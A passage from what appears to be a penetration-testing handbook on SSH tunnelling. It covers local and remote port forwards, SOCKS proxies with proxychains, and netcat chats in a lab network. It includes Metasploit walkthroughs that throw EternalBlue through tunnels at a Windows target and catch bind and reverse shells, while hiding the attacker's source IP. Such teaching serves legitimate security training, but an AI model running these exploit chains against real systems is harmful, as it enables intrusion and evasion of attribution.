use exploit/multi/handler
set payload windows/x64/shell_bind_tcp
set lport 4646
set rhost 127.0.0.1
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
  Name          Current Setting  Required  Description
  ----          -
  GroomAllocations  12              yes       Initial number of times to groom the kernel pool.
  GroomDelta       5               yes       The amount to increase the groom count by per try.
  MaxExploitAttempts  3              yes       The number of times to retry the exploit.
  ProcessName      spoolsv.exe     yes       Process to inject payload into.
  RHOST           127.0.0.1      yes       The target address
  RPORT           4450           yes       The target port (TCP)
  SMBDomain        .               no        (Optional) The Windows domain to use for authentication
  SMBPass          .               no        (Optional) The password for the specified username
  SMBUser          .               no        (Optional) The username to authenticate as
  VerifyArch       true            yes       Check if remote architecture matches exploit Target.
  VerifyTarget     true            yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/shell_bind_tcp):
  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT         49188           yes       The listen port
  RHOST         127.0.0.1      no        The target address

**DisablePayloadHandler: True (RHOST and RPORT settings will be ignored!)**

Exploit target:
  Id  Name
  --  -
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf exploit(windows/smb/ms17_010_eternalblue) > █
```

Figure 4.12: Setting up the exploit and payload to leverage the 2 SSH tunnels.

The `-L 135:192.168.1.240:135` port forward is optional. If you do not want to use it, you will have to set `VerifyArch` to `false`.

Be sure to set `DisablePayloadHandler` to `true` because we are going to decouple the exploit from calling into the payload. If we didn't do this, then the payload would listen on 49188 and immediately try and call into 127.0.0.1 on TCP 49188. However, we did not setup our local port forward to accomplish that. Instead, to reiterate that any port can be selected on KALI, 4646 was selected. Although, to keep things simple, usually keeping the same ports is cleaner and easier to read (e.g., `-L 49188:192.168.1.240:49188`) and would have allowed us to keep `DisablePayloadHandler` to `false` and not use a separate payload handler.

```

msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
  ----  -
  ----  -

Payload options (windows/x64/shell_bind_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT     4646             yes       The listen port
  RHOST     127.0.0.1        no        The target address

Exploit target:
  Id  Name
  --  -
  0   Wildcard Target

msf exploit(multi/handler) >

```

Figure 4.13: Setup a separate payload handler.

Be sure to pay special attention to the RHOST, RPORT, and LPORT variables specified. Connect those pipes! At this point you are ready to throw the exploit from your KALI box, through JUMPBOX1, to TARGET2. If the exploit is successful and we get remote code execution, our payload will be run, which we selected as a bind Meterpreter payload. So fire away from the exploit module using the exploit command.

With this exploit, the feedback provided by throwing the exploit through the tunnels may be a little misleading. It did not appear the exploit was successful for either of the 3 attempts, because a "FAIL" was returned, but after checking the network connections on TARGET2, the exploit definitely worked and the payload was listening on TCP 49188. Your mileage will definitely vary with this one. This isn't the most stable exploit and may require a few attempts before successfully getting code execution.

```

TCP      0.0.0.0:49188  0.0.0.0:0    LISTENING
TCP      0.0.0.0:49188  0.0.0.0:0    LISTENING
TCP      192.168.1.240:130  0.0.0.0:0    LISTENING

```

Figure 4.14: Remote Code Execution was successful. Payload is listening on TCP 49188.

Let's see if we achieved remote code execution and have the payload listening on TCP 49188. Let's connect into it by going from your KALI box, through JUMPBOX1, to TARGET2. Execute run or exploit in the separate payload handler module.

```

msf exploit(multi/handler) > exploit

[*] Started bind TCP handler against 127.0.0.1:4646
[*] Command shell session 3 opened (127.0.0.1:46441 -> 127.0.0.1:4646) at

C:\Windows\system32>hostname
hostname
TARGET2

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::e138:a701:c5d:1078%13
    IPv4 Address. . . . . : 172.16.1.240
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::e85c:9062:3897:cc48%11
    IPv4 Address. . . . . : 192.168.1.240
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

```

Figure 4.15: Shell on TARGET2.

And there's our shell! The network defenders will only see traffic sourcing from JUMPBOX1, even though the exploit and payload call-in all sourced from your KALI box.

```

C:\Windows\system32>netstat -nat | findstr EST
netstat -nat | findstr EST
TCP    192.168.1.240:49188    192.168.1.220:41836    ESTABLISHED    InHost
C:\Windows\system32>

```

Figure 4.16: Connecting to the payload through JUMPBOX1.

To summarize, we utilized 3 SSH local port forwards in order to throw an exploit and call into the payload. This was done from the comfort of the KALI box and a JUMPBOX1 to hide our true source IP address.



## 5. SSH -R Remote Port Forward Listening on 127.0.0.1

### 5.1 The Cyber Plumber's Lab Guide and Interactive Access

As a reminder, if you don't want to bother setting up your own environment, you can purchase the The Cyber Plumber's Lab Guide and Interactive Access at <https://opdisk.gumroad.com/1/cphlab> which comes with 45+ exercises and 28 days of access.

### 5.2 Overview

In the previous chapters, only the SSH local port forward (-L) was covered. This type of port forward is useful for tunnelling network traffic when the traffic *originates* from the KALI box. Now that you have a solid understanding of the capabilities and scenarios where a local port forward is appropriate, it's time to expand your knowledge and tackle remote port forwards!

Remote port forwards (-R) differ from local port forwards in that, after establishing the SSH connection, a listening port is established on the remote box (JUMPBOX) which will redirect all traffic hitting a specific interface and port, back through the SSH tunnel to your KALI box. If this still sounds confusing, don't worry. There is a plethora of examples and scenarios that will help reinforce the concepts and your understanding.

### 5.3 First Connection

In this scenario we are going to SSH into JUMPBOX1, and setup a remote port forward using the -R switch in the ssh client to connect to services and programs listening on 127.0.0.1 on KALI. From KALI, run this command:

```
ssh -p 22 nemo@192.168.1.220 -R 127.0.0.1:5000:127.0.0.1:5555
```

Let's break down on the switches and options:

- `-p 22` - Specify the port to SSH into.
- `nemo@192.168.1.220` - Log into JUMPBOX1 as user nemo.
- `-R 127.0.0.1:5000:127.0.0.1:5555` - Set up a remote port forward on JUMPBOX1 on TCP 5000. You can verify this by typing `netstat -nat | egrep 5000` or the `nsg 5000` alias if you loaded those, on JUMPBOX1. This instructs JUMPBOX1 to send any traffic that hits TCP 5000 on the `127.0.0.1` interface of JUMPBOX1, through the SSH tunnel to KALI, and after exiting the tunnel, connecting to TCP 5555 on the `127.0.0.1` interface of KALI.

The first `127.0.0.1` is implied if it is not explicitly provided, since the `ssh` command assumes you only want to trust traffic originating from JUMPBOX1. We are including it in the first few examples so you get comfortable seeing it. In this example, the remote port forward selected (port 5000) on JUMPBOX1 is arbitrary and can be anything as long as:

- You SSH in as root if the port  $< 1024$  since those are privileged ports
- Another service or program on JUMPBOX1 is not listening on that port already. If an `nginx` server is listening on TCP 80 on all interfaces (`0.0.0.0`), you cannot use the command:

```
ssh -p 22 nemo@192.168.1.220 -R 127.0.0.1:80:127.0.0.1:5555
```

## 5.4 Netcat Chat

For this demonstration, we are going to initiate one `ssh` connection to JUMPBOX1. On KALI, start a Netcat listener on TCP 5555 on interface `127.0.0.1`.

```
nc -nv -l 127.0.0.1 5555
```

Ensure Netcat is listening by running this command on KALI:

```
netstat -natp | egrep 5555
```

The screenshot shows a terminal window with the following content:

```
root@kali:~/Desktop# nc -nv -l 127.0.0.1 5555
Listening on [127.0.0.1] (family 0, port 5555)
$ _
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
root@kali:~# netstat -natp | egrep 5555
tcp        0      0 127.0.0.1:5555      0.0.0.0:*           LISTEN      1716/nc
root@kali:~#
```

Figure 5.1: Setting up a Netcat listener on KALI.

Now let's run the same SSH command we did in the previous section.

```
ssh -p 22 nemo@192.168.1.220 -R 127.0.0.1:5000:127.0.0.1:5555
```

You can ensure the remote port forward is listening on JUMPBOX1.

```
netstat -natp | egrep 5000
```

So at this point, we SSH'd into JUMPBOX1 and setup a remote port forward to redirect any traffic hitting JUMPBOX1's 127.0.0.1 interface on TCP 5000 to go through the tunnel back to KALI, and then connect to KALI's 127.0.0.1 interface on TCP 5555. So let's try and connect to the Netcat listener on KALI from the JUMPBOX1 SSH shell. From JUMPBOX1, run this command to set up a simple chat server:

```
nc 127.0.0.1 5000
```

```
Hi KALI!
```

```

root@kali:~/Desktop# nc -nv -l 127.0.0.1 5555
Listening on [127.0.0.1] (family 0, port 5555)
Connection from 127.0.0.1 36726 received!
Hi KALI!
[ ]

Terminal - nemo@jumpbox1:
File Edit View Terminal Tabs Help
root@kali:~# ssh -p 22 nemo@192.168.1.220 -R 127.0.0.1:5000:127.0.0.1:5555
Last login: Sun Sep  2 20:45:06 2018 from 192.168.1.200
nemo@jumpbox1:~$ netstat -natp | egrep LIST
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:5000      0.0.0.0:*           LISTEN
tcp        0      0 127.0.0.53:53      0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:22        0.0.0.0:*           LISTEN
tcp6       0      0 :::22              :::*                 LISTEN
nemo@jumpbox1:~$ nc 127.0.0.1 5000
Hi KALI!

```

Figure 5.2: Utilizing remote port forward on JUMPBOX1 to talk to KALI using Netcat.

You now have a Netcat chat between JUMPBOX1 and KALI through an remote port forward SSH tunnel. The Netcat chat isn't that useful, but it's beneficial to understanding the basics of remote port forwarding. Let's check out one more real life example in the next section.

## 5.5 Scantron Engine Tunnels

A more practical case of utilizing remote port forwards that listen on the remote box's 127.0.0.1 interface can be found in Scantron, the distributed nmap / masscan scanner. Check out the README to get a better idea of how it works (<https://github.com/rackerlabs/scantron>). With Scantron, "all nmap target files and nmap results reside on console and are shared through a network file share (NFS) leveraging SSH tunnels". The console box will initiate an SSH connection into an engine, then setup remote port forwards, so that only the engine can call back to the REST API (-R 4430:127.0.0.1:443) and access the Network File System share (-R 2049:127.0.0.1:2049) which is hosted on console.



Figure 5.3: Scantron's architecture overview.

Below is the complete command, which utilizes autossh to maintain the connection, to give you a better perspective. In this example:

- Console - 192.168.1.99
- Engine 1 - 192.168.1.100
- Engine 2 - 192.168.1.101

```
# Console --> Engine 1
su - autossh -s /bin/bash -c 'autossh -M 0 -f -N \
-o "StrictHostKeyChecking no" -o "ServerAliveInterval 60" \
-o "ServerAliveCountMax 3" -p 22 -R 4430:127.0.0.1:443 \
-R 2049:127.0.0.1:2049 -i /home/scantron/console/autossh.key \
autossh@192.168.1.100'

# Console --> Engine 2
su - autossh -s /bin/bash -c 'autossh -M 0 -f -N \
-o "StrictHostKeyChecking no" -o "ServerAliveInterval 60" \
-o "ServerAliveCountMax 3" -p 22 -R 4430:127.0.0.1:443 \
-R 2049:127.0.0.1:2049 -i /home/scantron/console/autossh.key \
autossh@192.168.1.101'
```

In addition, "if console cannot SSH to an engine, then the autossh command will be run on the engine and the port forwards will be local (-L) instead of remote (-R)".

```
# Console <-- Engine 1
su - autossh -s /bin/bash -c 'autossh -M 0 -f -N \
-o "StrictHostKeyChecking no" -o "ServerAliveInterval 60" \
-o "ServerAliveCountMax 3" -p 22 -L 4430:127.0.0.1:443 \
-L 2049:127.0.0.1:2049 -i /home/scantron/console/autossh.key \
autossh@192.168.1.99'
```

---

Having a remote port forward listening on `127.0.0.1` doesn't come up too often. The power of a remote port forward lies in the ability to change the interface from `127.0.0.1` to `ens33`, which is what we'll explore in the next chapter.





## 6. SSH -R Remote Port Forward Listening on ens33

### 6.1 The Cyber Plumber's Lab Guide and Interactive Access

As a reminder, if you don't want to bother setting up your own environment, you can purchase the The Cyber Plumber's Lab Guide and Interactive Access at <https://opdisk.gumroad.com/1/cphlab> which comes with 45+ exercises and 28 days of access.

### 6.2 Overview

How could we modify our SSH command to allow another box (TARGET1) to connect to KALI while going through JUMPBOX1? Let's review the command and description used in the last section, but don't run the command.

```
ssh -p 22 nemo@192.168.1.220 -R 127.0.0.1:5000:127.0.0.1:5555
```

This sets up a remote port forward on JUMPBOX1's 127.0.0.1 interface on TCP 5000. You can verify this by typing `netstat -nat | egrep 5000` on JUMPBOX1. This instructs any traffic hitting TCP 5000 on the **127.0.0.1** interface of JUMPBOX1, to go through the SSH tunnel back to KALI, and after exiting the tunnel, connect to TCP 5555 on the 127.0.0.1 interface of KALI.

The first 127.0.0.1 is highlighted because this is what we are going to change. Instead of listening on 127.0.0.1 of JUMPBOX1, we are going to specify the external ens33 interface of JUMPBOX1. So the new command becomes:

```
ssh -p 22 nemo@192.168.1.220 -R 192.168.1.220:5000:127.0.0.1:5555
```

If you didn't do it already, be sure to add "GatewayPorts clientspecified" to the `/etc/ssh/sshd_config` file and restart the SSH service for your JUMPBOX. Let's dive into an example to see it in action!

### 6.3 Netcat Chat

On KALI, start a Netcat listener on TCP 8888 on interface 127.0.0.1.

```
nc -nv -l 127.0.0.1 8888
```

Ensure Netcat is listening by running and listening using this command on KALI:

```
netstat -natp | egrep 8888
```

From KALI, SSH into JUMPBOX1 and setup remote port forward to instruct all traffic hitting the ens33 interface of JUMPBOX1 on TCP 8000 to connect to the 127.0.0.1 interface on TCP 8888 of KALI.

```
ssh -p 22 nemo@192.168.1.220 -R 192.168.1.220:8000:127.0.0.1:8888
```

For this demonstration, we are also going to initiate a vanilla SSH connection to TARGET1, in order to get a shell on the box.

```
ssh -p 22 nemo@192.168.1.230
```

So at this point, we have 2 SSH connections. The first is to setup our actual remote port forward. The second provides us a vanilla shell on TARGET1 that allows us to run Netcat. So let's try and connect to the Netcat listener on KALI from TARGET1 by going through JUMPBOX1. From the TARGET1 box, run this command to set up a simple chat program:

```
nc 192.168.1.220 8000  
Hi KALI!
```

To summarize, we setup a remote port forward tunnel that routes any traffic hitting TCP 8000 on JUMPBOX1's *external* ens33 interface, to go through the SSH tunnel, and connect to a Netcat listener running on TCP 8888 on KALI's 127.0.0.1 interface.

### 6.4 WWW Server to 127.0.0.1

With a reverse port forward, you can redirect TCP 80/443 traffic on a JUMPBOX back to a web server running on KALI. This is useful if you need to pull a file down from a web server. In this example, we'll be using a simple Python-based HTTP server on KALI.

```
python -m SimpleHTTPServer 8000
```

SSH into JUMPBOX1 as root because we are going to be listening on a privileged port (TCP 80). Then from TARGET1, use `wget` to retrieve a file from the "web server" on JUMPBOX1, when in reality, the file is being served from KALI.

```
ssh -p 22 root@192.168.1.220 -R 192.168.1.220:80:127.0.0.1:8000
```

```

root@kali:~/www_server# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [17/Sep/2018 06:15:34] "GET /index.html HTTP/1.1" 200 -

```

```

Terminal - root@jumpbox1: ~
File Edit View Terminal Tabs Help
root@kali:~# ssh -p 22 root@192.168.1.220 -R 192.168.1.220:80:127.0.0.1:8000
Last login: Mon Sep 17 11:11:50 2018 from 192.168.1.200
root@jumpbox1:~# netstat -nat | egrep :80
tcp        0      0 192.168.1.220:80    0.0.0.0:*           LISTEN
root@jumpbox1:~#

```

```

Terminal - nemo@target1: ~
File Edit View Terminal Tabs Help
root@kali:~# ssh -p 22 nemo@192.168.1.230
Last login: Mon Sep 17 11:14:34 2018 from 192.168.1.200
nemo@target1:~$ wget http://192.168.1.220/index.html
--2018-09-17 11:15:34-- http://192.168.1.220/index.html
Connecting to 192.168.1.220:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6 [text/html]
Saving to: 'index.html'

index.html           100%[=====]
2018-09-17 11:15:34 (1.22 MB/s) - 'index.html' saved [6/6]

nemo@target1:~$ cat index.html
hello
nemo@target1:~$

```

Figure 6.1: Reverse port forward to local web server running on KALI.

A tool that does this as well is ngrok. ngrok (<https://ngrok.com>) is a non-SSH tool that accomplishes the same functionality as the remote port forward example we just covered. Instead of using your JUMPBOX1, you have to use one of their servers. ngrok provides "secure introspectable tunnels to localhost" and is primarily leveraged by web developers to expose a local web server running on their laptop to the Internet, so customers or clients can view a beta website, instead of pushing it to cloud provider. It also allows you "to expose any networked service that runs over TCP. This is commonly used to expose SSH, game servers, databases and more." (<https://ngrok.com/docs#tcp>).

No explicit examples will be provided in this section, but check out the tool and documentation. For network defenders, how can that program be abused? Think about the non-legitimate uses for ngrok.

## 6.5 Exploit Callbacks Using -R

In section 4.8, we used three `-L` local port forwards to throw an exploit and call into a Meterpreter payload. Although this worked, it relied on having the firewall disabled on TARGET1. In the real world, host-based firewalls are really good at blocking random inbound connections, but are pretty liberal with what they allow outbound. Usually, outbound TCP 443 is rarely blocked by a host-based firewall, so let's leverage that information to modify our payload. In this example, we need to have JUMPBOX1 listen on a privileged port (TCP 443), so we have to SSH in as root.

```
ssh -p 22 root@192.168.1.220 -L 4450:192.168.1.240:445 \
-L 135:192.168.1.240:135 \
-R 192.168.1.220:443:127.0.0.1:4430
```

```
root@kali:~# ssh -p 22 root@192.168.1.220 -L 4450:192.168.1.240:445 \
> -L 135:192.168.1.240:135 \
> -R 192.168.1.220:443:127.0.0.1:4430
Last login: Mon Sep  3 21:36:21 2018 from 192.168.1.200
root@jumpbox1:~#
root@jumpbox1:~# netstat -nat | egrep LIST
tcp        0      0 127.0.0.53:53          0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:22            0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:443           0.0.0.0:*           LISTEN
tcp6       0      0 :::22                 :::*                 LISTEN
tcp6       0      0 :::443                 :::*                 LISTEN
root@jumpbox1:~#
```

Figure 6.2: Two local port forwards for the exploit and a remote port forward for the payload callback.

The local port forwards (-L 4450 and -L 135) will be used for throwing the exploit and RPC architecture query, respectively. The remote port forward (-R 192.168.1.220:443:127.0.0.1:4430) will be used for the payload callback. Setup the exploit and specify a reverse TCP payload to call back to JUMPBOX1 on TCP 443.

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 127.0.0.1
set RPORT 4450

set payload windows/x64/shell/reverse_tcp
set LHOST 192.168.1.220
set LPORT 443

set DisablePayloadHandler true
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  GroomAllocations 12              yes       Initial number of times to groom the kernel pool.
  GroomDelta      5               yes       The amount to increase the groom count by per try.
  MaxExploitAttempts 3              yes       The number of times to retry the exploit.
  ProcessName     spoolsv.exe     yes       Process to inject payload into.
  RHOST          127.0.0.1      yes       The target address
  RPORT          4450            yes       The target port (TCP)
  SMBDomain       .               no        (Optional) The Windows domain to use for authentication
  SMBPass         .               no        (Optional) The password for the specified username
  SMBUser         .               no        (Optional) The username to authenticate as
  VerifyArch      true            yes       Check if remote architecture matches exploit Target.
  VerifyTarget    true            yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/shell/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST        192.168.1.220  yes       The listen address (an interface may be specified)
  LPORT        443             yes       The listen port

  **DisablePayloadHandler: True (RHOST and RPORT settings will be ignored!)**

Exploit target:

  Id  Name
  --  ---
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 6.3: The exploit options.

Setup a separate payload handler in order to decouple it from the exploit. It's critical to set `DisablePayloadHandler` to `true`, otherwise KALI will try and listen on the `192.168.1.220` interface which doesn't exist, since it is the IP address of JUMPBOX1.

```
use exploit/multi/handler
set payload windows/x64/shell/reverse_tcp
set LHOST 127.0.0.1
set LPORT 4430
```

```
msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (windows/x64/shell/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      127.0.0.1        yes       The listen address (an interface may be specified)
LPORT      4430             yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(multi/handler) >
```

Figure 6.4: Setting up the payload callback handler on 127.0.0.1 TCP port 4430.

At this point you are ready to throw the exploit from your KALI box, through JUMPBOX1, to TARGET2. If the exploit is successful and we get remote code execution, our payload will be run, which we selected as a reverse Meterpreter payload. That Meterpreter payload was instructed to call back to JUMPBOX1 on TCP 443, which will ride the SSH tunnel back to our KALI box and connect to TCP 4430 on 127.0.0.1. So fire away from the exploit module! Note that since we've decoupled the payload handler from throwing the exploit, the verbiage while throwing the exploit is misleading, because it may say "FAIL", but in reality it worked. Let's check our handler...looks good!

```

msf exploit(multi/handler) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1.
[*] Started reverse TCP handler on 127.0.0.1:4430
[*] Sending stage (336 bytes) to 127.0.0.1
[*] Command shell session 1 opened (127.0.0.1:4430 -> 127.0.0.1:57072) at

C:\Windows\system32>hostname
hostname
TARGET2

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::e138:a701:c5d:1078%13
    IPv4 Address. . . . . : 172.16.1.240
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::e85c:9062:3897:cc48%11
    IPv4 Address. . . . . : 192.168.1.240
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

```

Figure 6.5: Shell on TARGET2.

In this scenario, we threw an exploit from JUMPBOX1 and received a callback to JUMPBOX1. From the defender's point of view, they only see the exploit and callback traffic to JUMPBOX1, and unbeknownst to them, we are utilizing SSH tunnels to protect our source IP.

```

C:\Windows\system32>netstat -nat | findstr EST
netstat -nat | findstr EST
TCP    192.168.1.240:49159    192.168.1.220:443    ESTABLISHED    InHost
C:\Windows\system32>

```

Figure 6.6: Payload network connection back to JUMPBOX1 from TARGET2.





## 7. SSH -D SOCKS Proxy

### 7.1 The Cyber Plumber's Lab Guide and Interactive Access

As a reminder, if you don't want to bother setting up your own environment, you can purchase the The Cyber Plumber's Lab Guide and Interactive Access at <https://opdisk.gumroad.com/1/cphlab> which comes with 45+ exercises and 28 days of access.

### 7.2 Overview

The SSH protocol supports establishing a SOCKS proxy that can be used to tunnel traffic. A SOCKS proxy will take a connection request from KALI, then make a new connection to a destination. One of the tools that will be used throughout these examples is `proxychains`. `proxychains` is a Linux-based tool to "proxify" networking applications that don't have native proxy support. Configuration entails specifying a SOCKS4/5 proxy in the `/etc/proxychains.conf` file and prepending "proxychains" in front of a network-based tool to force that traffic through the proxy. An example would be:

```
proxychains nmap 192.168.1.221 -sT -p 80,443
```

### 7.3 Installing proxychains

Kali comes with `proxychains` by default. If you have to install it, simply type:

```
sudo apt update
sudo apt install proxychains -y
```

The configuration file is located here: `/etc/proxychains.conf`. Open it up with your favorite text editor and scroll down to the bottom. This is where different proxy configurations can be setup. We won't be touching on it in this book, but it can also be utilized with HTTP/HTTPS proxies

as well. The default proxychains port for a SOCKS proxy is TCP 9050 and that is what will be utilized throughout the examples.

## 7.4 Netcat Chat

For this demonstration, we are going to initiate a vanilla SSH connection to TARGET1, in order to get a shell on the box.

```
ssh -p 22 nemo@192.168.1.230
```

Now that you are on TARGET1, start a Netcat listener on TCP 2222 on interface ens33.

```
nc -nv -l 192.168.1.230 -p 2222
```

As a reminder, this is how our command looked like from an earlier section in order to make a Netcat connection from KALI to TARGET1 through JUMPBOX1. Don't execute this command. We specified the TARGET1 IP (192.168.1.230) and destination port (TCP 2222).

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:2222
```

Now let's see how it differs by creating a SOCKS proxy.

```
ssh -p 22 nemo@192.168.1.220 -D 127.0.0.1:9050
```

That's way simpler! The 127.0.0.1 in 127.0.0.1:9050 is implied if it is not explicitly provided, since the ssh command assumes you only want to trust traffic originating from your KALI box. We are including it in the first few examples so you get comfortable seeing it.

At this point, we have 2 SSH connections. The first provides us a vanilla shell on TARGET1 that allows us to run Netcat. The second is to setup our SOCKS proxy tunnel. So let's try and connect to the Netcat listener on TARGET1, by going through JUMPBOX1. In order to leverage this new SOCKS proxy, we need to "proxify" Netcat since it does not provide native proxy support. As a reference, from the KALI box, this was the original Netcat command used to connect. Don't actually execute this command.

```
nc 127.0.0.1 2000
```

```
Hi TARGET1!
```

Our new command to execute will be this:

```
proxychains nc 192.168.1.230 2222
```

```
Hi TARGET1!
```

```

Terminal - nemo@jumpbox1: ~
File Edit View Terminal Tabs Help
root@kali:~# ssh -p 22 nemo@192.168.1.220 -D 127.0.0.1:9050
Last login: Mon Oct 1 20:57:04 2018 from 192.168.1.200
nemo@jumpbox1:~$

Terminal - nemo@target1: ~
File Edit View Terminal Tabs Help
root@kali:~# ssh -p 22 nemo@192.168.1.230
Last login: Mon Oct 1 20:57:48 2018 from 192.168.1.200
nemo@target1:~$ nc -nv -l 192.168.1.230 -p 2222
Listening on [192.168.1.230] (family 0, port 2222)
Connection from 192.168.1.220 38106 received!
Hi TARGET1!

Terminal - root@kali: ~
File Edit View Terminal Tabs Help
root@kali:~# proxychains nc 192.168.1.230 2222
ProxyChains-3.1 (http://proxychains.sf.net)
[S-chain]-<>-127.0.0.1:9050-<>-192.168.1.230:2222-<>-OK
Hi TARGET1!

```

Figure 7.1: Netcat chat between KALI and TARGET1, through JUMPBOX1, using a SOCKS proxy.

If you take a look at the Netcat options (`nc -h`), you'll notice that it does in fact support proxies! So another command option is:

```
nc -X 5 -x 127.0.0.1:9050 192.168.1.230 2222
```

```

-X proto Proxy protocol: "4", "5" (SOCKS) or "connect"
-x addr[:port] Specify proxy address and port

```

Figure 7.2: Some versions of Netcat have native proxy support.

Take a look at the difference. `proxychains` will force it through our SOCKS proxy (on JUMPBOX1), so we can use the actual destination IP (192.168.1.230) and destination port (TCP 2222). Utilizing a SOCKS proxy means we do not have to setup explicit local port forwards for every destination. If we wanted to connect to TARGET1 on TCP 3333, the command would simply be:

```
proxychains nc 192.168.1.230 3333
```

The SOCKS proxy is more generic, flexible, and reusable (hence the "dynamic" you see prepended sometimes) if you need to make connections to multiple targets. As a reminder, if a tool does not have built-in SOCKS proxy support, a proxying tool like `proxychains` must be used.

## 7.5 Web Browsing

As previously mentioned, a SOCKS proxy is more flexible in terms of utilizing the same tunnel to send various type of traffic through it to different ports. One of the strengths is modify a browser's

configuration to leverage it. With SOCKS5, you can even tunnel your UDP DNS requests, so that it isn't leaked to the local DNS server. As an example, when traveling, I used to SSH back to my home router and do all my browsing through a dynamic SOCKS proxy. This prevented the hotel from seeing what websites I was browsing to and also prevented any tampering with the data since it was all encrypted within the SSH tunnel. I was also sure to forward all DNS requests through the tunnel as well, otherwise, even though the hotel couldn't see my browser traffic, anytime I needed to do a DNS lookup, it would leak the domain I was requesting to the hotel's DNS server.

Below are some screenshots on how to utilize a SOCKS proxy for Firefox and Chrome. Microsoft's Edge can also utilize a SOCKS proxy as well, but the details have not been included.

### 7.5.1 Firefox

Configuring the Firefox browser to utilize a SOCKS proxy in either Linux or Windows. Be sure to check the "Proxy DNS when using SOCKS v5" box to prevent DNS lookup leakage.

